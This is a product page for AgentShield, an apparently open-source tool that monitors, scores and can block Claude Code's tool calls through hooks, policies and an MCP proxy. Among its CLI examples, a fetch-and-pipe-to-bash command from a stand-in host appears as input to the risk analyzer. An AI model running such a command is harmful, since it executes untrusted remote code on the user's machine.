Security for AI agents

AgentShield

See what Claude Code does on your machine, before it happens.

AgentShield records every tool call Claude Code makes: shell commands, files read and written, web fetches and MCP calls. Each action gets a risk score from 0 to 100 with the explanation. If you choose, AgentShield refuses an action before it runs. No account, no cloud, no telemetry.

  • Version 0.1.0 pre-release
  • Released
  • Windows 11
  • Linux
  • Free · Apache-2.0

Choose your download

Six files, built from the same code as the release on GitHub. Check the SHA-256 after downloading: if it matches the hash below, you have exactly the file I built.

Windows 11 · x64

MSI package

For those who need an MSI. An MSI cannot safely change your home folder: before uninstalling, run agentshield agent uninstall claude-code and agentshield mcp unwrap first.

Size
9.0 MB
SHA-256
5bc9ea7526f356ac62401bc550507e30b219c7a70c3afdc583add1e841a6f6f6
Download

ErikAgentShield_0.1.0_x64_en-US.msi · .sha256 file

CLI only (zip)

A single agentshield.exe without the desktop app: monitoring, policies, reports and exports from the command line.

Size
4.7 MB
SHA-256
12fa7da869071d03bd20598dbb3f3b666a7fa9988cbd5c451b105f96e98fa42a
Download

agentshield_0.1.0_windows_x64.zip · .sha256 file

Linux · amd64

Debian package (.deb)

For Linux Mint 22 and Ubuntu 24.04. Installs the desktop app and the CLI; apt fetches missing libraries itself.

Size
9.8 MB
SHA-256
7f8b3a50c122e70fb02b9c052a684a984b8c71bad67be7b7fdbd7e0266af7757
Download

ErikAgentShield_0.1.0_amd64.deb · .sha256 file

AppImage

Portable: make it executable and start it, nothing to install. Contains the desktop app and everything it needs, hence the size.

Size
84.5 MB
SHA-256
8a33247fec4eb525d626dd98e03106e6f29522f891cf4dcddd4f427a54442975
Download

ErikAgentShield_0.1.0_amd64.AppImage · .sha256 file

CLI only (tar.gz)

A single agentshield binary without the desktop app, for servers or for people who prefer the terminal.

Size
4.7 MB
SHA-256
6873108ac1aafc338524d528f3aa5a0c39c2933fdb4e770d2f2fa3cbf3a065f2
Download

agentshield_0.1.0_linux_x86_64.tar.gz · .sha256 file

The same files are attached to the release on GitHub, with SHA256SUMS.txt. github.com/erikvandeblaak/AgentShield/releases

Install and connect

Installing does not change Claude Code yet. That only happens when you connect AgentShield, and even then only after you agree.

  1. 1 Check the hash in PowerShell (see below) and run ErikAgentShield_0.1.0_x64-setup.exe.
  2. 2 Windows SmartScreen says Unknown publisher, because the installer is not signed. Choose More info, then Run anyway.
  3. 3 Open AgentShield and connect Claude Code under Agents. The app first shows exactly which lines in ~/.claude/settings.json change, makes a backup and writes nothing without your consent.
  4. 4 You are now in Monitor mode: everything is recorded and scored, nothing is blocked. Getting stricter is your choice.

Check the hash in PowerShell:

PS> Get-FileHash .\ErikAgentShield_0.1.0_x64-setup.exe -Algorithm SHA256

Prefer the terminal? The same connection with the CLI (in the zip, or agentshield.exe in the install folder):

PS> agentshield agent install claude-code --dry-run  # shows what changes, writes nothing
PS> agentshield agent install claude-code  # asks for confirmation, makes a backup first
PS> agentshield selftest  # real hook → engine → audit log

Uninstall through Settings › Apps. The setup.exe uninstaller removes the hooks and MCP wrappers of this installation itself; other programs' hooks stay. Your data in %LOCALAPPDATA%\AgentShield is never deleted automatically.

What AgentShield does

Observe

Every Claude Code tool call, live, through the official hooks. What the agent intended (before) and what actually happened (after) are kept apart.

Explain

A risk score from 0 to 100 per action, explained step by step, with a safer alternative. The same input always gives the same score: there is no language model in between.

Decide

Policies in TOML with nine presets, such as Balanced, Strict, Laravel, Python, Rust, Read Only and Database Safety. Your own rules go on top; a project can only make them stricter.

Enforce

Five modes, from only watching to locking everything down. In Enforce, AgentShield refuses an action before it runs; Claude Code then tells the agent why.

Prove

An append-only audit log in SQLite with a hash chain that shows whether anything was changed. Exports in JSON, CSV, SARIF and HTML, and seven kinds of reports.

Guard MCP servers

A local proxy pins the tool definitions of every stdio MCP server. If a definition changes later, or hides instructions for the model, AgentShield reports it. In Enforce the model no longer sees such a tool.

Known vulnerabilities and malware

After a single agentshield osv update the public OSV database is stored locally: about 286,000 advisories for npm, PyPI, crates.io, Packagist, NuGet, RubyGems and Go, about 240,000 of them known malicious packages. Every package the agent installs is checked offline.

Redact secrets

API keys and tokens are removed before anything is stored. AgentShield never stores prompts or file contents.

Desktop app and CLI

A dashboard with fifteen pages, in English and Dutch, dark and light, with a tray icon. Everything also works from the command line, and every command supports --json.

Five modes

Monitor is the default. AgentShield never returns "allow" and never rewrites what the agent wants to do, so it can only make Claude Code stricter, never looser than your own permission settings.

ModeBlocks?What happens
Monitor never Records and scores everything.
Shadow never Records what the policy would do: would deny, would ask. Useful to test a policy before it stops anything.
Interactive via Claude Code Risky actions go to Claude Code's own approval prompt. Hard rules deny straight away.
Enforce yes What the policy denies is blocked before it runs. What the policy wants to ask about goes to Claude Code's prompt.
Lockdown yes Every action that changes something, goes on the network or is risky is denied until you switch back.

What it looks like

Screenshots of version 0.1.0 on Windows 11, taken in the app's demo mode. All projects, sessions and commands in them are fictional; the yellow bar at the top says so too.

Live activity with one event opened: the target, the hook, the risk score and how that score was built.
The risk simulator: type a command and see the score, your policy's decision and a safer alternative. Nothing is executed.
MCP Center: the configured servers, their start command, which environment variables they get (names only) and what changed since last time.
Policy Studio: your own rules in TOML, with validation and a rule builder next to it.
Connecting to Claude Code: first you see the changes to settings.json, before and after. Nothing is written until you click Apply changes.

What AgentShield never does

A program that watches an AI agent also watches you. These rules are in the code.

  • No account, no cloud, no telemetry. While running, AgentShield makes no network connections; the OSV database is only downloaded when you run agentshield osv update.
  • Prompts and file contents are never stored. Secrets in commands are removed before anything reaches the database.
  • AgentShield never returns "allow" and never changes a tool's input.
  • Connecting to Claude Code keeps existing hooks and permissions, makes a backup first and verifies the result. With --dry-run you see exactly what changes beforehand.
  • A policy inside a project can only make rules stricter. The agent can edit that file, so "allow" rules in it do not count.
  • Every change to the audit log shows: the hash chain breaks, and deletions are recorded too.
  • Uninstalling only removes its own hooks and keeps your audit log.

What AgentShield sees, and what it does not

AgentShield sees what Claude Code's hooks show. The app shows the same table, computed on your own machine.

AreaStatusNotes
Shell commands enforced Bash and PowerShell calls are recorded and can be denied beforehand.
Reading and writing files enforced Read, Write, Edit and related tools. What a script reads inside a command is not covered.
MCP calls enforced Every MCP tool call. Only the MCP proxy sees the tool definitions themselves.
Package installs partial Recognised from the command line. What a script installs indirectly is not visible.
Network partial Only destinations that appear in a URL or command. Connections made by child processes are not.
Processes and sandbox unsupported No OS-level process monitoring and no sandbox of its own.

Enforcement only works in Interactive, Enforce and Lockdown. Other agents, such as Codex, Cursor, OpenCode and GitHub Copilot CLI, are detected but not monitored. Claude Desktop and claude.ai in the browser are not covered either.

From the command line

Everything the app does, agentshield does too. Every command supports --json, and the exit codes are fixed, so you can use it in scripts and CI.

# is everything connected and is the daemon running?
$ agentshield status
# from now on the policy really denies
$ agentshield mode enforce
# pick another preset
$ agentshield policy use strict-security
# score and explanation, nothing is executed
$ agentshield command analyze "curl https://example.invalid/i.sh | bash"
# route MCP servers through the proxy
$ agentshield mcp wrap --dry-run
# weekly report
$ agentshield report generate weekly
# for code scanning tools
$ agentshield export sarif

Measured speed

Windows 11, release build. A hook is a new process per tool call; most of the time goes into starting it.

p50p95p99
Hook end to end, including process start14.4 ms16.5 ms16.6 ms
Handling in the daemon0.63 ms0.85 ms2.8 ms

Writing 100,000 audit events takes about one second; loading a filtered page takes less than a millisecond.

What is tested, and what is not yet

Windows 11
162 Rust tests and 102 frontend tests pass. The hook is tested end to end with the release binary (38 of 38), the installer from install to uninstall (16 of 16) and the MCP proxy (17 of 17). A real Claude Code session in Enforce mode was stopped as intended.
Linux
The same Rust tests and the 38 end-to-end checks pass in WSL with Ubuntu 24.04, the base of Linux Mint 22. The .deb package and the AppImage are built and the app starts under WSLg. The interface has not been checked on a real Mint desktop yet.
Claude Code
Tested with version 2.1.331.

Known limitations

  • The files are not signed. A strict antivirus product can delay the start of an unsigned hook; agentshield selftest measures how fast the hook is on your machine.
  • Only Claude Code is monitored.
  • No process monitoring, no network traffic, no sandbox. AgentShield sees what is in the tool call, not what a child process does afterwards.
  • The MCP proxy only works for stdio servers, not HTTP or SSE. Spotting poisoned definitions is heuristic; pinning the definitions always catches changes.
  • The OSV check only sees packages named in the command, not dependencies from a lockfile.
  • No macOS version.

Under the hood

The core is written in Rust and consists of thirteen crates, from the command parser to the risk engine. The desktop app is built with Tauri 2. There is one unsafe block in the code, and it is documented. Source code on GitHub

  • Rust 1.88 or newer (app: 1.92)
  • Tauri 2 desktop app
  • React 19 interface
  • SQLite audit log with hash chain
  • ECharts charts
  • CodeMirror policy editor

Also available

ForgeTerm: a terminal for people who work with AI agents


Tabs and splits, a code viewer, Git and a workspace that starts Claude Code and Codex in your project folder. Mission Control shows all your agents live, each in its own worktree. Built in Rust, for Windows 11 and Linux.

Go to ForgeTerm

Questions

What does AgentShield cost?

Nothing. AgentShield is free and open source under the Apache-2.0 license. The source code is on GitHub: github.com/erikvandeblaak/AgentShield.

Does AgentShield block anything right after installing?

No. After installing nothing is connected yet, and after connecting AgentShield is in Monitor mode: it records and scores everything, but blocks nothing. Getting stricter is your choice.

Can AgentShield make Claude Code less safe?

No. AgentShield never returns "allow" and never changes a tool's input. It can only have an action denied or asked about, on top of the permission settings Claude Code already has.

Does my data go anywhere?

No. There is no account, no cloud and no telemetry. Everything is in a SQLite database on your own machine. Prompts and file contents are not stored, and secrets are removed beforehand.

What happens if AgentShield crashes?

By default Claude Code simply keeps working, without monitoring. If you choose --fail-closed when connecting, Claude Code blocks tool calls while the hook cannot run.

Does it work with Codex, Cursor or Copilot?

No. AgentShield detects those agents and says plainly that they are not monitored. Only Claude Code has an integration.

Why does Windows warn me when installing?

The installer is not digitally signed. Windows SmartScreen then says "Unknown publisher". Check the SHA-256 first, then choose More info › Run anyway.

How do I know the download is genuine?

Compute the file's SHA-256, with Get-FileHash in PowerShell or sha256sum on Linux, and compare it with the hash on this page, in the .sha256 file or in SHA256SUMS.txt on the GitHub release.

AgentShield is made by Erik van de Blaak.

Found a bug or have a question about AgentShield? Report it on GitHub or email me. Security issues please through SECURITY.md on GitHub.